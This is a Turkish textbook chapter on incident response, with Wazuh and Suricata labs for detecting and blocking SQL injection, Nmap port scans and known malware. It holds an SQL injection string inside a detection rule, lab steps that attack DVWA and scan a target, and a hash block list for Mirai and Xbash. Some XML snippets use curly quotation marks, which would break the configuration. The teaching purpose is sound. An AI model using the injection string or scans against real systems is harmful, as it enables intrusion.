| **Yok Etme** | • Kod üzerinde SQL Injection açığının giderilmesi (parametrik sorgu, input validasyonu)<br>• Sistemde varsa zararlı scriptlerin temizlenmesi<br>• Olay ile ilgili logların ve delillerin adli usule uygun toplanması ve saklanması | Kod değişikliği ile dinamik SQL sorguları parametrik hâle getirilir. Veri tabanı erişim logları ve WAF logları yedeklenir. |
| **İyileştirme** | • Güncellenen ve güvenli uygulamanın yeniden yayına alınması<br>• İzleme sistemlerinin tekrar aktif edilmesi<br>• Güvenlik yamalarının uygulanması<br>• Fonksiyon ve güvenlik testlerinin yapılması | Web uygulaması yeniden aktif hâle getirilir, WAF kuralları güncellenir ve sürekli izleme başlatılır. SQL Injection testleri yapılır. |
| **Olay Sonrası Faaliyetler** | • Olay raporu hazırlanır ve ilgililere sunulur.<br>• Saldırı kök neden analizi yapılır.<br>• Güvenlik politikaları ve eğitim materyalleri güncellenir.<br>• Benzer saldırıların önlenmesi için yeni tedbirler planlanır. | Saldırı raporu hazırlanır, zafiyet kaynakları belirlenir, geliştiriciler için güvenli kodlama eğitimi düzenlenir. WAF kural seti güçlendirilir. |

## 4.2. OLAY MÜDAHALE SENARYOLARI

Gerçek sistemlerde meydana gelebilecek siber güvenlik olaylarına etkili şekilde müdahale edebilmek yalnızca teorik bilgiyle değil pratik deneyimle de mümkündür. Farklı saldırı ve ihlal türlerine yönelik uygulamalı senaryolar hem teknik becerileri hem de olay yönetiminde doğru karar alma yetkinliğini geliştirir.

### 4.2.1. Web Saldırılarına Karşı Müdahale

İnternet üzerinden erişilebilir olmaları, web uygulamalarını siber saldırganlar için cazip hedefler hâline getirir. Hem şirketler hem de bireysel kullanıcılar, web tabanlı saldırılar sebebiyle önemli güvenlik riskleriyle karşı karşıyadır. Bu nedenle olası tehditleri tanımak, erken tespit edebilmek ve doğru önlemleri almak kritik bir öneme sahiptir. Sık karşılaşılan web saldırı türleri şu şekildedir:

**SQL Injection (SQLi):** Veri tabanına zararlı sorgular ekleyerek yetkisiz veri okuma, değiştirme veya silme işlemleri yapılmasıdır.

**Cross-Site Scripting (XSS):** Kullanıcının tarayıcısında zararlı JavaScript kodlarının çalıştırılmasıyla bilgi çalınması veya oturumların ele geçirilmesidir.

**Cross-Site Request Forgery (CSRF):** Kullanıcının oturum bilgileri kullanılarak bilgisi dışında kullanıcıyı işlem yapmaya zorlanmasıdır.

**Directory Traversal:** Sunucu dizin yapısına yetkisiz erişim sağlayarak hassas dosyaların okunmasıdır.

**Remote File Inclusion (RFI)/Local File Inclusion (LFI):** Sisteme zararlı dosyaların uzaktan ya da yerel olarak dâhil edilmesidir.

**Brute Force/Credential Stuffing:** Kullanıcı hesaplarının şifre denemeleriyle veya önceden sızdırılmış şifre listeleriyle ele geçirilmesidir.

**DDoS/HTTP Flood:** Web uygulamasının aşırı trafik ile cevap veremez hâle getirilmesi.

Web saldırılarının tespitinde genellikle şu yöntemler uygulanır:

**WAF (Web Application Firewall) Kayıt Analizi:** Gelen isteklerde olağan dışı parametreler, zararlı karakter dizileri veya şüpheli trafik hareketleri aramaktır.

**SIEM/Wazuh Alarm Kuralları:** SQL Injection, XSS veya brute force gibi saldırı türlerinde, önceden tanımlanmış kural ID'lerinin alarm üretmesidir.

**HTTP Trafiği İzleme:** Wireshark, tcpdump, Zeek gibi araçlarla gelen HTTP/HTTPS trafiğinin incelenmesidir.

**Anormal Trafik Paternlerinin Analizi:** Aynı IP adresinden gelen yoğun, tekrarlı veya kısa sürede yapılan isteklerin tespit edilmesidir.

**Uygulama Log Kontrolü: access.log** ve **error.log** dosyalarında sıra dışı erişim veya hata kayıtlarının incelenmesidir.

Web saldırılarını önlemek için genellikle şu yöntemler uygulanır:

**Acil Müdahale Gerektiren Önlemler**

- Saldırgan IP adreslerini geçici olarak engelle (iptables, firewalld, WAF kuralı).
- Etkilenen web servislerini durdur veya izole et.
- Saldırının yayılmasını önlemek için ilgili portları kapat.

**Kalıcı Koruma Önlemleri**

**Girdi Doğrulama:** Kullanıcıdan gelen tüm verilerin filtrelenmesi ve doğrulanmasıdır.

**Güvenli Kütüphaneler:** SQL Injection riskini azaltan ORM yapılarının kullanılmasıdır.

**Güncelleme ve Yama Yönetimi:** Web sunucusu, framework ve eklentilerin her zaman güncel tutulmasıdır.

**WAF İmza Güncellemeleri:** Yeni saldırı tekniklerine karşı imzaların sürekli güncellenmesidir.

**Rate Limiting ve CAPTCHA:** Brute force saldırılarını yavaşlatmak veya engellemektir.

**DDoS Koruma Hizmetleri:** Cloudflare, AWS Shield gibi hizmetlerden yararlanmaktır.

## 3. Uygulama

DVWA (Damn Vulnerable Web Application) üzerinde bulunan **SQL Injection** açığını tespit edecek özel bir Wazuh kuralı oluşturup, bu açık istismar edildiğinde Wazuh'un alarm üretmesini sağlayarak, üretilen alarma karşı Wazuh üzerinden otomatik veya manuel olarak bu saldırıya önlem (örneğin saldırgan IP adresini engelleme) alma işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

**Not**

Uygulama, DVWA kurulu bir web sunucusunun lokal ağda hazır bulundurulduğu ve güvenlik seviyesinin **Low** olarak ayarlandığı düşünülerek geliştirilmiştir. Doğrudan ağ paketlerini inceleyip gerçek zamanlı tespit yapmak, daha derin analiz ve erken uyarı almak istiyorsanız **Suricata**, **Snort** gibi **IDS/IPS sistemleri** kullanmanız gerekir. Uygulama, Suricata IDS sistemi ile gerçekleştirilecektir (Üçüncü öğrenme biriminin üçüncü uygulamasında Suricata kurulumu yapıldığından sisteminizde hazır olması beklenmektedir.).

**1. Adım:** SQLi saldırılarına karşı gerekli kuralı **local.rules** dosyasında oluşturunuz (Görsel 4.8).

local.rules - Not Defteri

Dosya Düzen Biçim Görünüm Yardım

```
# SQLi
alert http any any -> any any (msg:"[WIN] SQL Injection Tespit Edildi"; content:"' or '1'='1"; nocase; sid:1000001; rev:1;)
```

**Görsel 4.8:** Kuralın oluşturulması

**2. Adım:** Hazırlanan kuralı **suricata.yaml** yapılandırma dosyasına ekleyiniz (Görsel 4.9).

suricata.yaml - Not Defteri

Dosya Düzen Biçim Görünüm Yardım

```
    # This parameter has no effect if auto-config is disabled.
    #
    ports: [0-1,2-3]

    # When auto-config is enabled the hashmode specifies the algorithm for
    # determining to which stream a given packet is to be delivered.
    # This can be any valid Napatech NTPL hashmode command.
    #
    # The most common hashmode commands are:  hash2tuple, hash2tuplesorted,
    # hash5tuple, hash5tuplesorted and roundrobin.
    #
    # See Napatech NTPL documentation other hashmodes and details on their use.
    #
    # This parameter has no effect if auto-config is disabled.
    #
    hashmode: hash5tuplesorted

##
## Configure Suricata to load Suricata-Update managed rules.
##

default-rule-path: C:\\Program Files\\Suricata\\rules\\

rule-files:
 - emerging-all.rules
 - local.rules
```


**Görsel 4.9:** Suricata yapılandırma

**3. Adım:** Görsel 4.10'daki gibi DVWA üzerinden saldırıyı gerçekleştiriniz.




**Görsel 4.10:** SQLi açığının istismar edilmesi


**4. Adım:** Saldırı sonucu oluşan Suricata alarmını Wazuh gösterge paneli üzerinden görüntüleyiniz (Görsel 4.11).




**Görsel 4.11:** SQLi açığının istismar edilmesi

**5. Adım:** Alarmın detaylarını inceleyip saldırı hakkında bilgi toplayınız.

**6. Adım:** Saldırıyı düzenleyen kaynak IP adresi, saldırıda kullanılan SQLi kod parçası ve saldırı ile ilgili ihtiyaç duyacağınız ipuçlarını elde ediniz (Görsel 4.12).




**Görsel 4.12:** Saldırı ile ilgili verilerin toplanması

**Not**

Web sitesi bir Linux sunucuda tutuluyorsa yedinci, Windows işletim sisteminde tutuluyorsa sekizinci adımı uygulayınız.

**7. Adım:** Wazuh'un **Active Response** özelliğiyle saldırgan IP adresini 10 dakika otomatik olarak engelleyiniz ve Görsel 4.13'teki tanımı **/var/ossec/etc/active-response/active-response.conf** dosyasına ekleyiniz.

```
<active-response>
    <command>firewalld</command>
    <location>local</location>
    <rules_id>100200</rules_id>
    <timeout>600</timeout> <!-- 10 dakika -->
</active-response>
```

**Görsel 4.13:** Wazuh Active Response ile otomatik engellemenin sağlanması

**8. Adım:** Saldırgan IP adresini kalıcı bir şekilde engellemek için şu komutu PowerShell'e yönetici hakları ile uygulayınız:

**New-NetFirewallRule -DisplayName "Block IP 192.168.1.100" -Direction Inbound -RemoteAddress 192.168.1.100 -Action Block**

**Sıra Sizde**

DVWA üzerinde bulunan **Cross-Site Scripting** açığını tespit edecek özel bir Wazuh kuralı oluşturunuz. XSS saldırısı gerçekleştiğinde Wazuh'un alarm üretmesini sağlayınız. Bu alarma karşı, otomatik veya manuel önlem alan uygulamayı gerçekleştiriniz.

**Sıra Sizde**

DVWA üzerinde bulunan **CSRF** açığını tespit edecek özel bir Wazuh kuralı oluşturunuz. CSRF saldırısı gerçekleştiğinde Wazuh'un alarm üretmesini sağlayınız. Bu alarma karşı otomatik veya manuel önlem alan uygulamayı gerçekleştiriniz.

## 4.2.2. Ağ (Network) Saldırılarına Karşı Müdahale

Ağ saldırıları, kurumların iletişim sistemlerine yönelik en yaygın tehdit türlerinden biridir. Bu saldırılar genellikle ağ trafiğini manipüle ederek, hizmetleri aksatarak veya yetkisiz erişim sağlayarak sistem güvenliğini tehlikeye atar. Etkili bir müdahale süreci, saldırının türünü hızlıca tespit etmek, yayılımını durdurmak ve gerekli güvenlik önlemlerini kalıcı olarak devreye almakla başlar.

Sık karşılaşılan ağ saldırı türleri şu şekildedir:

**DDoS (Distributed Denial of Service):** Birden fazla kaynaktan hedefe aşırı trafik gönderilerek hizmetin kullanılamaz hâle getirilmesidir.

**Man-in-the-Middle (MitM):** İki taraf arasındaki veri iletişiminin gizlice dinlenmesi veya değiştirilmesidir.

**Port Tarama (Port Scanning):** Saldırganın sistemde açık portları ve potansiyel zafiyetleri tespit etmek amacıyla yaptığı taramalardır.

**ARP Zehirleme (ARP Spoofing):** Yerel ağda sahte ARP yanıtları gönderilerek trafik yönlendirme manipülasyonu yapılmasıdır.

**DNS Zehirleme (DNS Poisoning):** DNS kayıtlarının değiştirilerek kullanıcıların sahte web sitelerine yönlendirilmesidir.

**IP Sahteciliği (IP Spoofing):** Sahte IP adresleri kullanılarak kimlik gizlenmesi veya saldırı gerçekleştirilmesidir.

Ağ saldırılarının tespitinde genellikle şu yöntemler uygulanır:

**Ağ İzleme Sistemleri (NIDS/NIPS):** Suricata, Snort gibi ağ saldırılarını tespit eden sistemler ile şüpheli trafik hareketlerini belirler.

**SIEM Platformları:** Wazuh, Splunk veya ELK Stack ile log korelasyonu yaparak saldırı belirtilerini ortaya çıkarır.

**Trafik Analizi:** Wireshark veya tcpdump ile paket seviyesinde inceleme yapar.

**Anomali Tespiti:** Normal trafik profiline göre olağan dışı artış veya farklı IP'lerden gelen tekrarlı istekleri belirler.

Ağ saldırılarını önlemek için genellikle şu yöntemler uygulanır:

1. **Hızlı İzolasyon**

- Saldırının geldiği IP adreslerinin geçici olarak firewall veya IDS/IPS üzerinden engellenmesi
- Gerekirse saldırı altındaki sistemin ağdan izole edilmesi

**2. Kural Güncellemeleri**

- IDS/IPS imza veri tabanlarının güncel tutulması
- Wazuh **local_rules.xml** veya Suricata kural setleri ile özel imzalar eklenmesi

**3. Ağ Segmentasyonu**

- Kritik sistemleri ayrı VLAN'lar üzerinde çalıştırarak saldırının yayılmasının önlenmesi

**4. Proaktif İzleme**

- Trafik eşik değerleri belirleyerek normal dışı trafiğe karşı otomatik uyarı mekanizmalarının kurulması

**5. Kalıcı Önlemler**

- Güçlü erişim kontrol listelerinin (ACL) oluşturulması
- Gereksiz portların kapatılması ve yalnızca gerekli servislerin erişime açılması
- Güvenlik duvarı (firewall) politikalarının düzenli olarak gözden geçirilmesi

**Not**

Ağ saldırılarına müdahale yalnızca saldırı anında yapılan işlemlerle sınırlı değildir. Etkili bir strateji, sürekli izleme, düzenli testler (penetrasyon testi) ve personel farkındalık eğitimleriyle desteklenmelidir.


## 4. Uygulama

**192.168.1.100** IP adresine sahip Kali Linux kullanan saldırgan, **192.168.1.27** IP adresli hedef cihaza bilgi toplama amacıyla **Nmap port taraması** gerçekleştirmektedir. Buna göre Port Scanning (Port Tarama) saldırısının Wazuh SIEM tarafından tespit edilerek geçici ve kalıcı müdahaleyi sağlama işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

**Not**


Lokal ağda IDS olarak Suricata kullanılmaktadır ve logları Wazuh SIEM'e yönlendirilmiştir.

**1. Adım:** Kali Linux işletim sistemini kullanarak saldırıyı simule ediniz (Görsel 4.14).




**Görsel 4.14:** Hedefe yönelik Nmap taramasının gerçekleştirilmesi


**2. Adım:** Gerçekleştirilen Nmap taramasının uyarısını Wazuh üzerinde görüntüleyiniz (Görsel 4.15).




**Görsel 4.15:** Nmap taramasının alarm görüntüsü

**3. Adım:** Alarmın detaylarını inceleyiniz ve saldırı hakkında bilgi toplayınız.

**4. Adım:** Saldırıyı düzenleyen kaynak IP adresi ve saldırı ile ilgili ihtiyaç duyacağınız ipuçlarını elde ediniz (Görsel 4.16).




**Görsel 4.16:** Alarm detayları

**Not**

Wazuh Agent bir Linux sunucuda tutuluyorsa **beşinci**, Windows işletim sisteminde tutuluyorsa **altıncı** adımı uygulayınız.

**5. Adım:** Wazuh'un **Active Response** özelliğiyle saldırgan IP adresini 60 dakika otomatik olarak engelleyip **iptables -A INPUT -s 192.168.1.100 -j DROP** komutunu Linux işletim sisteminde giriniz ve Görsel 4.17'deki tanımı **/var/ossec/etc/active-response/active-response.conf** dosyasına ekleyiniz.

```
<active-response>
    <command>firewall-drop</command>
    <location>local</location>
    <rules_id>2024364</rules_id>
    <timeout>3600</timeout><!-- 60 dakika -->
</active-response>
```

**Görsel 4.17:** Wazuh Active Response

**6. Adım:** Kalıcı bir şekilde saldırgan IP adresini engellemek için şu komutu PowerShell'e yönetici hakları ile uygulayınız:

**New-NetFirewallRule -DisplayName "Block IP 192.168.1.100" -Direction Inbound -RemoteAddress 192.168.1.100 -Action Block**

**Sıra Sizde**

**DDoS** saldırısı gerçekleştiğinde Wazuh'un alarm üretmesini sağlayınız. Bu alarma karşı otomatik veya manuel önlem alan uygulamayı gerçekleştiriniz.

**Değerlendirme:** Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.

**Sıra Sizde**

**Man-in-the-Middle** saldırısı gerçekleştiğinde Wazuh'un alarm üretmesini sağlayınız. Bu alarma karşı otomatik veya manuel önlem alan uygulamayı gerçekleştiriniz.

**Değerlendirme:** Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.

### 4.2.3. Kötü Amaçlı Yazılım (Malware) Saldırılarına Karşı Müdahale

**Malware (zararlı yazılım);** bilgisayar sistemlerine zarar vermek, bilgileri çalmak veya sistemi kontrol altına almak amacıyla geliştirilen kötü niyetli yazılımlardır. Virüsler, solucanlar (worm), Truva atları (trojan), casus yazılımlar (spyware), fidye yazılımları (ransomware) ve reklam yazılımları (adware) malware türlerine örnektir. Malware saldırıları, kurum ve bireylerin bilgi güvenliğini tehdit eder ve sistemlerin işleyişini aksatabilir.

Kötü amaçlı yazılım saldırıların tespitinde genellikle şu yöntemler uygulanır:

**Antivirüs ve Antimalware Yazılımları:** Gerçek zamanlı tarama ve düzenli sistem taramaları ile bilinen zararlılar tespit edilir.

**Davranış Analizi:** Sistem davranışlarındaki olağan dışı aktiviteler (anormal dosya erişimleri, yüksek CPU kullanımı ve bilinmeyen süreçler) izlenir.

**Log Analizi**: Sistem, ağ ve uygulama logları incelenerek şüpheli aktiviteler belirlenir.

**Ağ Trafik Analizi:** Anormal veya yetkisiz dışarıya veri aktarımı ve beklenmeyen ağ bağlantıları tespit edilir.

**Sandbox ve Tehdit İstihbaratı:** Şüpheli dosyalar izole ortamda çalıştırılarak zararlı olup olmadığı analiz edilir.

Kötü amaçlı yazılım saldırılarını önlemek için genellikle şu yöntemler uygulanır:

**Güncel Antivirüs Kullanımı:** Güvenilir antivirüs programlarının sürekli güncel tutulması ve tam tarama yapılmasıdır.

**Sistem ve Yazılım Güncellemeleri:** İşletim sistemi ve uygulamaların güvenlik yamalarının düzenli olarak uygulanmasıdır.

**Güvenlik Duvarı ve Ağ Koruması:** İnternet trafiğinin kontrol edilmesi, şüpheli bağlantıların engellenmesidir.

**Eğitim ve Farkındalık:** Kullanıcıların bilinçlendirilmesi, özellikle phishing ve zararlı mail eklerinden kaçınmaları için eğitim verilmesidir.

**Erişim Kontrolleri:** Gereksiz yetkilerin kaldırılması, güçlü parola politikaları ve çok faktörlü kimlik doğrulama uygulanmasıdır.

**Düzenli Yedekleme:** Kritik verilerin düzenli yedeklenmesi, olası bir saldırı sonrası veri kaybının önlenmesidir.

Kötü amaçlı yazılım saldırılarına müdahale için şu adımlar uygulanır:

**Olay Tespiti ve İzolasyon:** Zararlı yazılım tespit edildiğinde etkilenen sistem, ağdan izole edilerek yayılmanın önüne geçilir.

**Analiz ve Sınıflandırma:** Malware türü ve saldırının kapsamı analiz edilir. Bulaşan dosyalar, süreçler ve zarar verilen sistem bileşenleri belirlenir.

**Temizleme ve Kaldırma:** Antivirüs ve özel malware temizleme araçları kullanılarak zararlı yazılım sistemden temizlenir. Gerekirse sistem yeniden kurulur.

**İyileştirme ve Güçlendirme:** Sistem yamaları uygulanır, güvenlik önlemleri artırılır ve zayıf noktalar giderilir.

**Olay Raporlama ve Kayıt:** Saldırı ile ilgili tüm veriler kaydedilir, analiz edilir ve gerektiğinde ilgili kurumlara bildirilir.

**Kullanıcı Eğitimi ve Farkındalık Artırma:** Benzer saldırıların önüne geçmek için çalışanlar ve kullanıcılar bilgilendirilir.



## 5. Uygulama

Windows Agent yüklü cihazda, indirilenler klasörüne zararlı yazılım indirildiğinde Wazuh'un alarm üretmesini ve otomatik müdahale gerçekleştirmesini sağlayan uygulamayı verilen adımlar doğrultusunda gerçekleştiriniz.

**Not**

Malware tespitinde kullanılacak kötü amaçlı yazılımın hash değerlerinin listelenmesi gerekmektedir. Uygulamada **mirai** ve **Xbash** zararlı yazılımları kullanılacaktır. Hashler, internette çeşitli güvenilir kaynaklardan temin edilebilir.

**1. Adım:** Hash listesini oluşturmak için terminalde şu komutu kullanarak dosyayı açınız:

sudo nano /var/ossec/etc/lists/malware-hashes

**2. Adım:** Dosyanın içine **nano** metin editörünü kullanılarak şu formatta hash değerleri ve açıklamaları ekleyiniz:

**e0ec2cd43f71c80d42cd7b0f17802c73:mirai**

**55142f1d393c5ba7405239f232a6c059:Xbash**

**Not**

Her satırda bir hash ve ardından iki nokta işareti (:) ile ayrılmış malware ismi yazılmalıdır. Wazuh Manager yazılımında CDS listesi girebilmek için ayrıca bir alan da bulunmaktadır. İstendiği takdirde komutla girmek yerine görsel olarak da Wazuh yeni sürümlerinde **database hash** ekleme işlemi yapılabilmektedir. Malware hash listesinin Wazuh tarafından kullanılabilmesi için yapılandırma dosyasına eklenmesi gerekir.

**3. Adım:** Yapılandırma dosyasını açmak için terminalde şu komutu kullanınız:

**sudo nano /var/ossec/etc/ossec.conf**

**4. Adım:** Dosyadaki **<ruleset>** etiketinin içine aşağıdaki satırı ekleyiniz:

**<list>etc/lists/malware-hashes</list>**

**Not**

Wazuh'un malware hash listesini kullanarak tespit yapabilmesi için özel bir kural tanımlanması gerekmektedir.

**5. Adım:** Terminalde şu komutla yerel kural dosyasını açınız:

**sudo nano /var/ossec/etc/rules/local_rules.xml**

**6. Adım:** Dosyanın içine şu kuralı ekleyiniz:

```
<group name=”malware,”>
  <rule id=”110002” level=”13”>
    <if_sid>554, 550</if_sid>
    <list field=”md5” lookup=”match_key”>etc/lists/malware-hashes</list>
    <description>TEGM UYARI…CDB listesinden Malware Tespit Edildi: $(file)</description>
    <mitre>
      <id>T1204.002</id>
    </mitre>
  </rule>
</group>
```

**7. Adım:** Dosyayı kaydedip kapattıktan sonra şu komutu kullanarak Wazuh servisini yeniden başlatınız:

**sudo systemctl restart wazuh-manager**

**8. Adım:** Windows üzerinde Wazuh Agent'ın dosya bütünlüğü kontrolü (syscheck) özelliğini aktif etmek ve belirli dizini izlemek için **ossec.conf** dosyasını güncelleyiniz.

**9. Adım:** **ossec.conf** dosyasını yönetici yetkisiyle uygun bir metin düzenleyici ile açınız (örneğin Notepad) ve şu yapılandırma komutlarını giriniz:

```
<ossec_config>
  <syscheck>
    <disabled>no</disabled>
    <directories check_all=”yes” realtime=”yes”>C:\Users\murat\Downloads</directories>
  </syscheck>
</ossec_config>
```

**Not**

Kırmızı ile belirtilen alana kendi indirilenler klasörünüzün yolunu veya dosya bütünlüğü kontrol yaptıracağınız dosya yolunu giriniz.

